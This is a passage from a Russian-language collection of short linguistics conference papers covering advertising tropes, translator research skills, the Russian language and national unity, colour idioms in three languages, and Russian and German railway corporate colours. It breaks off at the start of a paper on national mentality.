4. http://www.krugosvet.ru/enc/gumanitarnye_nauki/sociologiya/MEZHKULTURNAYA_KOMMUNIKATSIYA.html Электронный ресурс. – Режим доступа: свободный.

КОММУНИКАТИВНО-ПРАГМАТИЧЕСКАЯ СПЕЦИФИКА РЕКЛАМНОГО ТЕКСТА

*Бусел В.А., Кирюшкина А.А.
ГГУ им. Ф. Скорины, Гомель*

Коммуникативно-прагматической особенностью рекламного текста является его особая привлекательность для адресата, которая достигается не столько содержанием текста, сколько стилистическими приемами, которые делают текст более ярким, оригинальным и запоминающимся. Поэтому большую роль при создании рекламного текста играют образные средства: тропы и различные стилистические фигуры, которые делают язык рекламы более оригинальным и за счет этого более действенным.

Для начала обратимся к понятию «троп». Под тропом понимается оборот речи, в котором слово или выражение употреблены в переносном значении. В основе тропа лежит сопос-

тавление двух понятий, которые представляются нам близкими в каком-либо отношении. Таким образом, троп может быть реализован, если в значениях двух слов, которые мы хотим употребить вместе, есть какой-то общий признак. Использование тропов делает язык рекламы более привлекательным и необычным для потребителя, и за счет этого более действенно проявляется его коммуникативно-прагматическая направленность.

Самым эффективным средством, которое повышает привлекательность рекламного текста, является метафора. Каждая метафора неповторима и индивидуальна, что делает рекламный текст, а соответственно и рекламируемый товар, эксклюзивным в своем роде.

Также сильным эффектом обладают эпитеты, приукрашивая не только рекламируемый товар как таковой, но и подчеркивая тот факт, что именно с этим товаром Вы будете выглядеть и чувствовать себя «превосходно/изумительно/неповторимо» и т.д.

Не редки также в рекламных текстах и случаи употребления сравнений. Часто это субъективные сравнения. Рекламисты стараются выйти за рамки объективного сравнения, придать высказыванию более эмоциональный вид. В рекламе очень важно найти подходящий образ для рекламируемого товара, поэтому важно уйти от прямого значения слова, вывести его на новый уровень, найти самое неожиданное сравнение на основе какого-либо признака. Прагматическая ориентация текстов данного типа определяет логический или эмоциональный стержень высказывания, общую тональность дискурса, диктует отбор языковых и неязыковых средств и способ их подачи и организации, обеспечивающие влияние на сознание адресата и побуждающие к совершению действий, запланированных рекламистами и рекламодателями.

ИССЛЕДОВАТЕЛЬСКИЙ ЭЛЕМЕНТ КАК ФАКТОР ФОРМИРОВАНИЯ ПЕРЕВОДЧЕСКОЙ КОМПЕТЕНЦИИ

Давиденко А.М., Познякова Т.М.

Гомельский государственный университет им. Ф. Скорины

Чтобы научиться выполнять качественный перевод, студент должен обладать рядом профессиональных качеств – компетенций, без которых будущий переводчик просто не сможет профессионально выполнить свою работу. Компетенция – это готовность человека к мобилизации знаний, умений и внешних ресурсов для эффективной деятельности в конкретной жизненной ситуации; круг вопросов и полномочий, знание которых позволяет личности эффективно выполнять свои профессиональные обязанности; личная способность специалиста решать определенный класс профессиональных задач [1, с.38].

Понимание перевода как профессиональной деятельности, по мнению Ю. Хольц-Мянттари, выдвигает три основных требования к переводческой компетенции:

1. Переводчик должен уметь анализировать коммуникативные ситуации заказчика, автора исходного текста и получателя текста перевода в рамках соответствующих культур и на основе такого анализа формулировать условия своей деятельности.

2. Переводчик должен уметь «проектировать» тексты. Для этого он должен не только обладать языковой компетенцией, но и знать, как в другой культуре говорят и пишут об определенном содержании, как и какие средства коммуникации лучше использовать.

3. Переводчик должен уметь вести исследовательскую работу, приобретать знания, необходимые для того, чтобы содержательно и функционально правильно говорить или писать о каком-то предмете [2, с.102].

Обратим особое внимание на последнее требование. Перевод представляет собой сложный вид умственной деятельности, осуществление которой предполагает особую психическую организацию, гибкость, способность быстро переключать внимание, переходить от одного языка к другому, от одной культуры к другой. Язык и культура – это два неразделимых аспекта. В практической деятельности переводчику приходится работать с текстами различной тематики; при этом становится понятно, что знание системы исходного языка, равно как и системы языка перевода, не обеспечивают возможность переводить текст,

в котором содержатся экстралингвистические сведения. Для выполнения качественного перевода от него требуется широта интересов, эрудированность и начитанность, умение постоянно обогащать свои знания, использовать различные справочники и другие источники информации, проводить необходимые исследования. Готовность будущего переводчика к поиску и приобретению знаний играют огромную роль в формировании культурной и лингвистической составляющей переводческой компетенции. Без такого личностного качества невозможно сформировать профессиональную компетенцию будущего переводчика.

В процессе обучения переводу студент сталкивается с многими трудностями, среди которых перевод и прагматическая адаптация безэквивалентной лексики (имен собственных, реалий, неологизмов). Многие имена собственные, хотя и имеют соответствия в различных языках, часто в тексте приобретают неоднозначное толкование, имеют тонкости и смысловые оттенки. Встречая в исходном тексте антропоним, будущий переводчик должен проявить максимум внимания, применить осознанный подход к процессу перевода.

Рассмотрим несколько ярких примеров, где применение такого подхода помогло не только правильно перевести предложение, но и сделало содержание сообщения собственным знанием студентов, повысило их образовательный и культурный уровень.

В одном из текстов в учебнике Е. А. Мисуно, И.В. Шаблыгиной «Перевод с английского языка на русский язык» [3, с.151] мы столкнулись с таким предложением: *"Mrs. McCuire, I would like to warn you..." Ryan began to recite the Miranda warning in a flat voice.* Узкий контекст не дает возможности определить значение словосочетания *Miranda warning*. Антропоним *Миранда* ассоциировалось у студентов с именем известной австралийской супермодели Миранды Мэй Керр. Однако наличие определенного артикля при имени собственном и употребление его в качестве определения к слову *warning* заставили студентов провести свое небольшое исследование. Оказалось, *Miranda warning* – *правило Миранды*, – это юридическое требование в Соединённых Штатах Америки, согласно которому задерживаемый должен быть уведомлен о своих правах, а задерживающий его сотрудник правопорядка обязан получить положительный ответ на вопрос, понимает ли он сказанное.

Впервые сталкиваясь с таким объяснением, у студентов сложился определенный концепт данного словосочетания. Мы представили себе женщину по имени Миранда, которая изменяет законодательство, внося это правило в обязанности американских офицеров. Однако только один из студентов провел исследование, в результате которого он выяснил, что имя Миранда не имеет никакого отношения ни к законодателю, ни к супермодели. Миранда – фамилия молодого латиноамериканского парня, который был задержали полицейскими; после допроса он сознался в совершении преступления и поставил свою подпись на каждом листе показаний. Вверху страницы была надпись: «Это заявление сделано добровольно, без каких-либо угроз, принуждения или обещания иммунитета и с полным знанием законных прав, с пониманием, что любые мои заявления могут и будут использованы против меня». На суде адвокат Эрнесто Миранда пытался доказать, что права его подопечного не были должным образом разъяснены, и, следовательно, его признание и другие улики, полученные с нарушениями, должны быть изъяты из дела. Верховный Суд решил, что права Миранды были нарушены, и постановил пересмотреть дело, изъяв из него признательные показания. После этот инцидента была введена обязательная процедура зачитывания задержанным их прав. Это стало юридическим требованием, которое теперь известно во всем мире.

Очень часто смысл языковой единицы становится понятным только тогда, когда он согласуется с культурным контекстом, в котором употребляется. При этом важны как семантические, так и коммуникативно-прагматические особенности языковых единиц. Необходимо учитывать все компоненты значения языковой единицы, включая национально-культурный компонент значения. Продемонстрируем это на примере.

В предложении *Number 15 was a house like its neighbours, a similar Dorothy Perkins trailing over the front door* [3, с.163], имя Dorothy Perkins ассоциируется с английским брендом женской одежды, обуви и аксессуаров. Но являясь определением к слову *trailing*, оно представляет сложность для перевода. Можно представить себе, что входная дверь в частном доме была украшена так же как вход в магазин Дороти Перкинс, но наверняка это предположение является неверным. Проводя глубокое исследование по изучению данного имени, мы выяснили, что в Англии есть традиция называть новые сорта роз известными антропонимами. Текстовая функция данного имени состоит не в указании на торговую марку, а на название вида розы. Теперь, применив прием генерализации, предложение приобретает смысл: *Дом номер 15 был похож на соседние; входная дверь была украшена вьющимися розами с маленькими бледно-розовыми цветками.*

Предложение *I wasn't going to take any unnecessary risks. Private eyes who do that have as much chance of collecting their pensions as a Robert Maxwell employee* [3, с.163] не представляет сложность для перевода: *Я не собирался идти на какой-либо риск. У частных сыщиков столько же шансов получить пенсию, сколько у работников Роберта Максвелла.* Следует отметить, что имя Роберта Максвелла, вероятнее всего, известно далеко не всем русскоязычным читателям, поэтому при переводе следует применить переводческий комментарий, в котором необходимо сообщить читателю некоторые дополнительные сведения, необходимые для понимания широкого национально-культурного контекста: Роберт Максвелл – британский предприниматель, политик, медиа магнат, лорд, погибший при невыясненных обстоятельствах. Схемы пенсионного фонда сотрудников его предприятий не отвечали установленным законом обязательствам по представлению отчетности, и в дальнейшем люди потеряли свои пенсионные сбережения. Такой комментарий расширит фоновые знания читателей, а сам переводчик приобретет их в процессе выполнения предпереводческого анализа исходного текста.

Итак, для принятия эффективного переводческого решения следует провести исследование, которое предполагает использование не только двуязычных и толковых словарей. Следует проследить историю происхождения и последующего изменения переводимой лексической единицы, выяснить ее текстовую функцию, и уже потом грамотно изложить на родном языке. Такой подход будет наиболее продуктивным для переводчика, помогая ему расширить свой кругозор, повысить свой общекультурный уровень, поможет расширить свой словарный запас. Процесс перевода станет осознанным творческим процессом, а содержание перевода станет собственным знанием.

Библиографический список:

- 1 Комендровская, Ю.Г. К вопросу о профессиональной компетентности переводчика - референта. /Ю.Г. Комендровская // Высшее образование сегодня. - 2010. - №5. - С. 38-42.
- 2 Хольц-Мянттари Ю. Многогранное переводоведение / Ю. Хольц-Мянттари. - Ed. by Jouko Lindstedt et al., Helsinki. 2008. - 448 с.
- 3 Мисуно, Е.А. Перевод с английского языка на русский язык : практикум : учеб. Пособие / Е.Ф. Мисуно, И.В. Шаблыгина. - Минск : Аверсэв, 2009. - 255 с.

РУССКИЙ ЯЗЫК КАК ФАКТОР ОБЕСПЕЧЕНИЯ НАЦИОНАЛЬНОГО ЕДИНСТВА РОССИИ: ИСТОРИКО-ЛИНГВИСТИЧЕСКИЙ АНАЛИЗ

Ергазина¹ А.А., Малахова² О.Ю.

1 - Актыбинский университет им. С. Баишева

2 - Оренбургский институт путей сообщения – филиал СамГУПС

Одной из наиболее актуальных и стратегически важных проблем национальной безопасности современной России является проблема обеспечения ее национального единства. К сожалению, содержание и значимость этой проблемы еще недостаточно хорошо осознаны в российском обществе. Мало того, как следует из выступлений по телевидению некоторых представителей нашей научной элиты, суть этой проблемы еще недостаточно четко сформу-

лирована даже в теоретическом плане. А ведь единство нации – это важнейшее условие для противостояния агрессивной политике современного неоглобализма, направленной на разрушение суверенных национальных государств, само существование которых является сегодня главным препятствием для бесконтрольного доступа стран Запада к национальным ресурсам других независимых государств. Исключительно важным фактором в решении проблемы достижения национального единства является общегосударственный язык, которым должно владеть все население страны.

24 мая традиционно считается Днем славянской письменности и культуры. Он дорог для нас тем, что каждый год позволяет прикоснуться к источникам родной культуры, вновь услышать родное слово одно из богатств славянской письменности. Размышляя об этом, невольно вспоминаешь сказанное великим русским классиком И.С. Тургеневым: «Берегите наш язык, наш прекрасный русский язык, – этот клад, это достояние, переданное нам нашими предшественниками! Обращайтесь почтительно с этим могущественным орудием».

Русский язык по общему числу говорящих занимает место в первой десятке мировых языков. Всего же русским языком в мире в той или иной степени владеют более полумиллиарда человек, и по этому показателю русский занимает третье место в мире, после китайского и английского.

Основание величественному зданию славянской письменности и культуры было положено евангельской проповедью и научным подвигом ныне равноапостольных братьев Кирилла и Мефодия – родоначальников православного просвещения славянских народов.

Во время миссионерского путешествия в Моравию в 863 году Кирилл разработал первую упорядоченную славянскую азбуку, тем самым положил начало широкому развитию славянской письменности. Основой для формирования старославянского литературного языка и славянского книжного дела послужили переводы Кириллом и Мефодием многих книг с греческого языка. В течение долгих лет они проводили среди западных и южных славян большую просветительскую работу, активно способствуя распространению грамотности у этих этносов. Кроме того они вели непрестанную самоотверженную борьбу против немецко-католического духовенства, которое пыталось запретить славянскую азбуку и книги.

Развитие кирилловского письма в России проходило иначе, чем развитие письменных систем, возникших на базе латинского письма. Системы письма западноевропейских народов заимствовали почти без изменений алфавит классической латыни. Большинство этих графических систем, в особенности французская и английская, в течение многих веков не пережили сколько-нибудь крупных алфавитно-орфографических реформ. В результате разрыв между развивающимися языками и почти застывшими системами письма стал особенно велик. Основным орфографическим принципом французского и английского письма стал принцип историко-традиционный, то есть написание слов в соответствии с их произношением в прошлом. Такое в некоторой степени отстающее от языка развитие письма большинства европейских народов было обусловлено несколькими обстоятельствами:

-во-первых, параллельно с национальными языками и системами письма у этих народов в течение всего средневековья продолжали применять мёртвый язык и латинское письмо, оказывающие тормозящее влияние на развитие национальных письменных систем.

-во-вторых, здесь сказывалось воздействие консервативного католичества. Только в некоторых протестантских странах, где христианское богослужение было переведено с латинского на национальный язык несоответствие между языком и письмом было частично ослаблено.

-в третьих, с течением времени разрыв между письмом и языком настолько усилился, что для его ликвидации стали необходимы не отдельные реформы, а коренная революционная перестройка письма.

В отличие от западноевропейского русское письмо почти непрерывно развивалось в соответствии с развитием русского языка. При этом до начала восемнадцатого века развитие русского письма происходило преимущественно стихийно, а с начала восемнадцатого века в порядке государственных реформ.

Такими важными реформами русского письма была петровская реформа 1707-1710 годов и советская реформа 1917-1918 гг. Исторические изменения русского письма могут быть разделены на три категории: изменения алфавитного буквенного состава, графики письма, а также орфографии и пунктуации [9].

Письмом, построенным на кирилловской основе, пользуются сейчас народы, говорящие более чем на 60 языках и составляющие около 10% населения мира. Для сравнения системами письма, построенными на латинской основе, пользуются сейчас народы, говорящие более чем на 70 языках и составляющие около 30% населения мира, системами письма на арабской константно-звуковой основе, говорящие на 15 языках и составляющие 10%, на индийской слоговой основе - около 20%, на китайской логарифмической основе около 25% населения мира.

Наибольшей жизненной силой, видимо обладают латинская и кирилловская группы систем письма это подтверждается тем, что на эту основу письма переходят всё новые народы. Основы, заложенные Кириллом и Мефодием более тысячи лет тому назад, продолжают непрерывно совершенствоваться и успешно развиваться вплоть до настоящего времени. Развитие письма неразрывно связано с развитием языка в целом. Язык существует, живет и развивается в общественном сознании, в сознании народа, говорящего на нем.

Все чаще говорят о том, что подготовка высококвалифицированных специалистов без обстоятельного обучения русскому языку малопродуктивна. Не секрет, что в среде современной отечественной интеллигенции резко снизился уровень речевой культуры. И если с русским языком мы будем и далее обращаться так, как это стало «модным» в самом конце XX столетия, – усиленно наводнять его вульгаризмами, пытаться узаконить применение ненормативной лексики, без разбора использовать заимствования, то рискуем стать свидетелями трагедии, потери русским народом национального лица.

Спорным на сегодняшний день остается вопрос о том, снижается ли в последние десятилетия статус русского языка в мире. С одной стороны, языковая ситуация на постсоветском пространстве, где до распада СССР русский язык являлся общепризнанным языком межнационального общения, весьма противоречива, и здесь можно выявить самые различные тенденции; с другой – русскоязычная диаспора в дальнем зарубежье за последние годы выросла многократно.

П. Шульгин в статье «Сохранение культурного наследия: мечта или реальность?», опубликованной в газете «Культура», отмечает, что на постсоветском пространстве помимо России есть, как минимум, три страны, где судьба русского языка не вызывает никакого беспокойства: Белоруссия, Казахстан и Киргизия.

Белоруссия – единственное постсоветское государство, где государственный статус русского языка подтвержден на референдуме большинством населения.

Языковая ситуация в Казахстане более сложна: единственным государственным языком в стране является казахский. Однако существует закон, приравнивающий русский язык во всех официальных сферах к государственному.

Все население востока и юга Украины говорит по-русски. Причем попытки насильственной украинизации в ряде регионов (Одессе, Донбассе) приводят к обратному результату. В Латвии, Литве, Эстонии с приметами языковой дискриминации приходится сталкиваться повсеместно: здесь русский язык не является языком межнационального общения. В Грузии и Армении русский язык имеет статус языка национального меньшинства. В Узбекистане, Таджикистане и Туркмении русский язык менее употребителен.

Тому, что роль национальных языков за эти годы на постсоветском пространстве возросла, можно только радоваться. Но русский язык продолжает оставаться языком межнационального общения и одним из мировых языков, который совсем не напрасно является одним из официальных языков ООН.

Результаты психологических исследований свидетельствуют, что тот язык, на котором человек не только говорит, но и мыслит, на подсознательном уровне формирует у него и со-

ответствующие данному языку духовные ценности. А ведь именно единство духовных ценностей и является необходимым условием для обеспечения национального и гражданско-патриотического единства России и залогом конструктивных взаимоотношений нашей страны со всем цивилизованным миром.

Россия – очень большая, великая страна. Её уникальность состоит в том, что на её территории испокон веков проживало огромное количество уникальных, самобытных наций, народностей. У каждой народности, этноса есть свой язык, своя культура, ценности, обычаи, обряды. Даже у, казалось бы, одной нации – русских, в зависимости от региона проживания, есть свои языковые особенности, начиная от акцента и до некоторых слов, которые свойственны только им. Но всех нас – таких разных – объединяет одно – единый богатый русский язык [4].

А.И. Куприна метко сказал: «Язык – это история народа. Язык – это путь цивилизации и культуры». Мы солидарны с этими словами и, делая вывод можно сказать, что изучение и сбережение русского языка является не второстепенным занятием, но насущной необходимостью. Каждый гражданин России обязан стремиться к сохранению языка, его развитию и процветанию, внося свой вклад в его укрепление путем грамотного и корректного применения его единиц.

Библиографический список:

1. Ежова Т.В., Малахова А.В. Формирование речевой культуры студента вуза: тенденции, условия, приоритеты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 175-178.
2. Ежова Т.В., Малахова А.В. Векторы профессионально-ориентированного обучения иностранному языку в техническом вузе: проблемы и перспективы. //Инновационная парадигма устойчивого развития науки. Теория и практика. СПб.: Изд-во КультИнформПресс, 2016. – С. 30-32.
3. Иванова А.Б. Формирование коммуникативной компетенции студентов технического вуза на занятиях по речеведческим дисциплинам. // Наука и образование транспорту. Самара: СамГУПС. 2014. № 1. – С. 317-320.
4. Исаева Т.В., Малахова А.В. Национальный язык – магистральный путь к постижению родной культуры: исторический и лингвистический аспекты. // Научный поиск: теория и практика: альманах. Уфа: АЭТЕРНА, 2017. – С. 191-193.
5. Малахова О.Ю. Формирование речевой культуры студента вуза: от теории – к практике. // Наука и культура России. Самара: СамГУПС, 2016. – С. 173-176.
6. Максимович Н.В. Становление славянской азбуки. // Наука и культура России. Самара: СамГУПС, 2011.
7. Малахова О.Ю. Гуманистический вектор подготовки конкурентоспособного специалиста в условиях современного социального заказа. // Сибирский педагогический журнал. 2014. № 2. – С. 109-113.
8. Попов А.Н., Малахова О.Ю. Гуманистическая траектория развития высшего образования в современных российских социокультурных условиях. // Научный поиск: теория и практика: альманах. Уфа: Аэтерна, 2017. – С. 126-128.

О НЕКОТОРЫХ ОСОБЕННОСТЯХ ВОСПРИЯТИЯ ЦВЕТА В РУССКОМ, ФРАНЦУЗСКОМ И АНГЛИЙСКОМ ЯЗЫКАХ

Жилнин А.Г., Дудникова Л.В.

Южный федеральный университет

Каждый язык имеет свою цветовую гамму, которая отображает особенности менталитета, историю народа, культуру, мировоззрение. В любой национальной культуре цвет имеет сложный диапазон символических значений, которые связаны с мировоззрением этноса.

Цветовая лексика уже давно находится в сфере интересов лингвистов. Изучению семантических, этимологических и лингвокультурологических особенностей цветовой лексики посвящены исследования А.П. Василевича, А. Вежбицкой, А.И. Белова, В.Г. Гака, А.А. Брагиной и других.

Интерес лингвистики к категории цвета обусловлен рядом причин: во-первых, экстралингвистические позиции цвета, существующие в природе, отражаются и в языковой системе, во-вторых, цветообозначения представляют собой сравнительно компактную и легко вы-

деляемую лексическую группу, в которой отражается объективное разнообразие цветовой гаммы [2, с.301].

По мнению Ю.Д. Апресяна, каждый естественный язык отражает определенный способ восприятия и организации (концептуализации) мира. Выражаемые в нем значения складываются в некую единую систему взглядов, своего рода коллективную философию, которая навязывается в качестве обязательной всем носителям языка [1, с.367].

А. Вежбицкая утверждает следующее: несмотря на то, что цветовое восприятие и является одним для всех групп людей, но языковая концептуализация различна в разных культурах, хоть здесь и есть поразительные элементы сходства [3, с.238]. Таким образом, восприятие цвета связано с определенными универсальными элементами человеческого опыта, которые по-разному концептуализируются в разных языках.

Особенно ярко выражается символика цвета в устойчивых выражениях, идиомах и поговорках. Первыми цветами, появившимися в культуре человека, были белый, который был символом света, черный, ассоциировавшийся с тьмой и красный, который напоминал людям огонь. На данный момент эти цвета также входят в число основных, наиболее часто используемых в речи. Тем не менее, со временем диапазон основных цветов расширялся, образуя определенные семантические микросистемы, основанные на восприятии цвета различными народами.

Белый цвет во французском языке (*blanc/blanche*) в целом носит положительную окраску, оптимистическое мироощущение: например: «*voir la vie en blanc*» - быть оптимистом; «*manger son pain blanc*» - переживать счастливый момент в жизни. Белый цвет в английском языке (*white*) также имеет положительное восприятие, являясь символом честности, добра, радости: например словосочетание «*whiter than white*» говорят о человеке крайне порядочном и высокоморальном. «Ложь во спасение» в английском языке называется «белой ложью» - «*white lie*». В русском языке семантика белого цвета очень схожа, однако не отражена в такой степени в языке. Тем не менее, колдовство «во благо» во всех трех исследуемых языках принято называть «белой магией». Необходимо отметить, что семантика белого цвета во французском языке несколько шире и может также иметь значение «пустого, лишнего чего-либо»: например бессонная ночь, т.е. ночь, лишенная сна на французском звучит как «*la nuit blanche*», или фраза «не получить успеха» имеет следующий аналог во французском языке: «*faire chou blanc*».

Во всех трех исследуемых языках черный цвет (черный/*noir/black*) по-прежнему символизирует невзгоды, несчастья, гнев, мрак: «черный день» - «*black day*»; «черный список» - «*liste noire*», «*blacklist*». Черный цвет в английском языке имеет ассоциации с темными силами («*black magic*»), с потусторонним миром. В русском языке черный цвет также является социально-окрашенным и может иметь значение «неблагородный»: «черный люд». На французском черный цвет навеивает страх и ужас, откуда большое количество устойчивых словосочетаний: «*machines noires*» - «страсти-мордасти», «*Le Diable n'est pas si noir qu'on le fait*». Последнее сочетание имеет практически аналогичный эквивалент и в русском языке - «Не так старшен черт, как его малюют», и в английском - «*The Devil is not so black as it's painted*». Тем не менее, существует одна интересная особенность в восприятии черного цвета: в языке геральдики черный цвет является позитивно окрашенным - он означает благоразумие, мудрость, постоянство [4, с.114].

Красный цвет (красный/*rouge/red*) заслуживает отдельного внимания, т.к. славянская семантика несколько разнится с западноевропейской. Издревле в русском языке красный цвет прежде всего ассоциировался с богатством, красотой (прекрасный), в западноевропейских языках, коими являются французский и английский, красный цвет сигнализирует об опасности, запрете («*carton rouge*» - красная карточка в футболе является знаком дисквалификации). Также, например, в английском языке красный цвет приравнивается к рыжему и употребляется для обозначения цвета волос человека или шерсти животных («*red-haired*», «*red fox*»), французы же прозвали золотых рыбок, вовсе не золотыми, а именно красными

(«poisson rouge»), что крайне любопытно, т.к. в русском языке под красной рыбой понимается рыба семейства лососевых.

Синий цвет по-прежнему является одним из наиболее популярных цветов и более того имеет тенденцию стать консенсуальным цветом. Большинство международных организаций выбрали его в качестве эмблемы: ООН, ЮНЕСКО, Совет Европы, ЕС и др. Этот цвет мира почти нейтральный, никогда не агрессивный [5, с. 323]. Также следует добавить, что в русском языке есть разделение синего цвета на синий и голубой, оба из которых входят в палитру основных, наиболее часто используемых цветов. Касательно французского и английского языков, то в них наиболее популярен именно голубой (bleu/blue). В европейской культуре, в частности во французском и английском языках, синий (голубой) цвет является символом отличия, высшей награды. В русском языке данный цвет имеет похожее семантическое значение, что отражается в устойчивом словосочетании «голубая кровь». Однако для французов синий цвет помимо прочего является цветом страха и ярости, что подтверждается устойчивыми выражениями, как например «peur bleu» - панический страх. Но синий цвет крайне многогранен, к примеру, в зависимости от оттенка «bleu» для французов может также ассоциироваться и с беззаботным весельем и с невероятной легкостью.

Синий цвет также может символизировать некий идеал, некую мечту, граничащую с наивностью, например: «le pays bleu» («голубая страна») - сказочная, несуществующая страна. Подобная семантика прослеживается и в русском языке («голубая мечта»). Стоит также отметить, что французы ассоциируют синий цвет с чем-то внезапным и непредвиденным («en rester bleu» - «быть в ступоре, разинуть рот от удивления»). В английском языке голубой цвет ассоциируется с безмятежностью, спокойствием. Для англичан голубой цвет является символом далекой и несбыточной мечты, символом чистоты и непорочности («blue soul» - «голубые души»), символом счастья («blue birds» - «голубые птицы»). Данные значения перекликаются с семантикой французского и русского языков. Также синий ассоциируется с чем-то мистическим, туманным, неясным и неизученным («blue flower» - «голубой цветок»). Главным отличием от русского языка в семантике голубого цвета в английском является то, что для англичан этот цвет является не только положительно окрашенным, он имеет и отрицательный оттенок: «in a blue mood» - «унылый, в плохом настроении», «to feel blue» - «быть в депрессии».

Таким образом, можно сделать вывод о том, что цветовые ассоциации основной палитры имеют много общих черт. Тем не менее, были выявлены некоторые отличия в восприятии красного и синего цвета носителями исследуемых языков. Цвет играет важную роль в развитии общества, он является значимой частью в восприятии человеком окружающего мира, что не может не иметь отражения в языке, как основном способе выражения индивидуального характера народа.

Библиографический список:

1. Апресян Ю.Д. Лексическая семантика. Синонимические средства языка. - М.: Наука, 1974.
2. Арнольд И.А. Стилистика современного английского языка. - Л., 1990.
3. Вежицкая А. Обозначения цвета и универсалии зрительного восприятия. - М.: Русские словари, 1996.
4. Cobham Brewer E. The Dictionary of Phrase and Fable. - L., 2008.
5. Pastoreau M. Couleurs: toutes les couleurs du monde en 350 photos. - Paris: Hachette Livre, 2010.

СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОРПОРАТИВНОЙ ЦВЕТОВОЙ ГАММЫ ЖЕЛЕЗНОДОРОЖНЫХ КОМПАНИЙ В РОССИИ И ГЕРМАНИИ

Киреев П.В., Синкина Е.В.

Оренбургский институт путей сообщения – филиал СамГУПС

Бренд является важнейшим невещественным активом компании. Это не просто логотип и дизайн, это идея и мир, который за ней стоит. Бренд отражает стратегию развития компании, преобразая ее в краткую запоминающуюся формулу – платформу бренда. Бренд - это совокупность представлений о компании, уникальных и положительных ассоциаций, которые возникают при общении с компанией; набор оригинальных и узнаваемых визуальных, звуковых и прочих знаков, символизирующих эти представления для потребителей и иных целевых групп.[6]В данной статье мы хотим рассмотреть две крупнейших транспортных компаний мира ОАО «Российские железные дороги» (ОАО «РЖД») и Германская компания (Deutsche Bahn).

ОАО «РЖД» создано 18 сентября 2003 года постановлением РФ №585. **Открытое акционерное общество "Российские железные дороги"** входит в мировую тройку лидеров железнодорожных компаний. Образовано на базе Министерства путей сообщения РФ. В основе идеологии бренда РЖД как ведущей компании лидера перемен всей транспортной отрасли лежит стремление построить современную инновационную транспортную компанию, развиваться, переходя на новый уровень ведения бизнеса. Принципы дизайна бренда РЖД отражают корпоративные ценности – Мастерство, Целостность, Обновление [4].

Deutsche Bahn – основной железнодорожный оператор Германии. Юридически является субъектом публично-правовой собственности (нем. Sondervermögen) - акционерной компанией со стопроцентным государственным участием. Образован на базе существовавших до 31 декабря 1991 года государственных железнодорожных обществ: оператора федеральных железных дорог ФРГ Deutsche Bundesbahn, германской государственной железной дороги ГДР и управляющей железнодорожной компании Западного Берлина. Компания сохранила аббревиатуру и символику DB западногерманской государственной железной дороги, однако упростила дизайн логотипа и ограничила спектр основных корпоративных цветов.

Цвета РЖД являются одной из главных составляющих имиджа бренда. Основными цветами являются: белый, символизирующий мастерство, проверенное годами, и красный (Pantone 1795C), который ассоциируется с обновлением бренда. Сотрудники считают, что сочетания этих цветов доказывает целостность бренда «РЖД». Новый фирменный стиль и знак были разработаны российской компанией BBDO Branding (группа BBDO Russia, холдинг Omnicom Group). Также разработана система дополнительных цветов, которая дает больше гибкости при работе с разными носителями и при решении различных дизайнерских задач. При оформлении объектов инфраструктуры используются следующие цвета: RAL 7040 (темно-серый), RAL 7035 (светло-серый), RAL 3020 (красный). Стандарт цвета RAL был представлен в 1927 году Немецким Институтом Качества и Сертификации (Reichsausschuß für Lieferbedingungen und Gütesicherung - RAL) и с тех пор компания RAL периодически добавляет новые стандарты цвета, в соответствии с потребностями растущего рынка. На сегодняшний день таблица цветов . RAL - международная система соответствия цветов, востребованная сегодня практически во всех отраслях. Стандарт занял доминирующее положение в промышленности, торговле, архитектуре и дизайне. Ведущие российские и западные компании используют цвета по RAL в своём производстве. [5]. Фирменные цвета Deutsche Bahn красный RAL 3020 (красный, в немецком контексте Verkehrsrot – транспортный красный, взято из обихода автодорожного движения как сигнальный красный цвет) с серым RAL 7035 (светло-серый, в немецком языке – Lichtgrau), а на логотипе буквы "DB" белого цвета [2, 3].

В культуре различных народов каждый цвет объясняется по разному, так например красный в России – это сильный, энергичный, эмоциональный, символизирует страсть, стремление к победе, прогресс, мощь, смелость; в Германии – цвет опасности, является в по-

литике самым многозначным, хотя все значения и восходят к одному источнику, данный цвет, так или иначе, обозначает политические партии с коммунистической и социалистической, т. е. «левой» идеологией [1, с.112]. Красный в рекламе считается цветом лидерства. Белый цвет в России – символ чистоты и обновления, благородства, в Германии - чистоты, невинности и счастья. Серый в Германии - уже в визуальном употреблении создает негативное впечатление о жизненных трудностях, проблемах, сдержанность, справедливость и устремленность к духовному, в России - безопасность, надежность, интеллект, степенный, скромность, достоинство, завершенность, твердый, консерватор, практический. Серый цвет еще и символизирует цвет стальных конструкций, деталей железнодорожного транспорта.

Если рассмотреть степень использования вышеуказанных цветов при окраске подвижного состава, то можно увидеть следующее: в Германии преобладает красный цвет с элементами серого цвета, в России – серый цвет является основным, а различные элементы в виде полос и узоров окрашены в красный цвет. Современные локомотивы германской железной дороги также окрашиваются в основной серый цвет, а элементы – в красный.

Необходимо отметить, что на государственных флагах как России, так и Германии, присутствует красный цвет. Наличие же этого цвета в окраске подвижного состава обеих стран обуславливается, скорее всего, тем, что красный привлекает внимание пассажиров, водителей автомобилей, работников железной дороги и помогает избегать несчастных случаев, серый цвет – цвет стали, которая преобладает на железной дороге.

Библиографический список:

1. Керимов Р. Д., Лингвосимволика цвета в немецкоязычной политической культуре, Журнал Политическая лингвистика, вып. 2(44)/2013, с. 112, <http://cyberleninka.ru/article/n/lingvosimvolika-tsveta-v-nemetskoyazychnoy-politicheskoy-kulture>
2. <http://de.wikipedia.org/wiki/Verkehrsrot>
3. http://de.wikipedia.org/wiki/RAL-Eisenbahnfarben#RAL-Farben_der_Deutschen_Bahn_AG
4. [http:// cinet.rzd.ru/static/public/ru?STRUCTURE_ID=5163](http://cinet.rzd.ru/static/public/ru?STRUCTURE_ID=5163)
5. <http://ral.ru/>
6. <http://cinet.rzd.ru/>

О НАЦИОНАЛЬНОЙ МЕНТАЛЬНОСТИ

Клименко Е.С., Кирюшкина А.А.

Гомельский государственный университет имени Франциска Скорины

Ментальность – это «общий тонус» долговременных форм поведения и мнений индивидуумов в пределах групп. Ментальность проявляется во всем, о чем думает человек, что и как оценивает в жизни, как соотносит быт и бытие. В заметках академика М. А. Гаспарова есть любопытное наблюдение, как представители разных этносов реагируют на языковые ошибки собеседника-иностранца: «При ошибках в языке собеседник-француз сразу перестает тебя слушать, англичанин принимает незамечающий вид, немец педантично поправляет каждое слово, а итальянец с радостью начинает ваши ошибки перенимать» [1, с. 27].

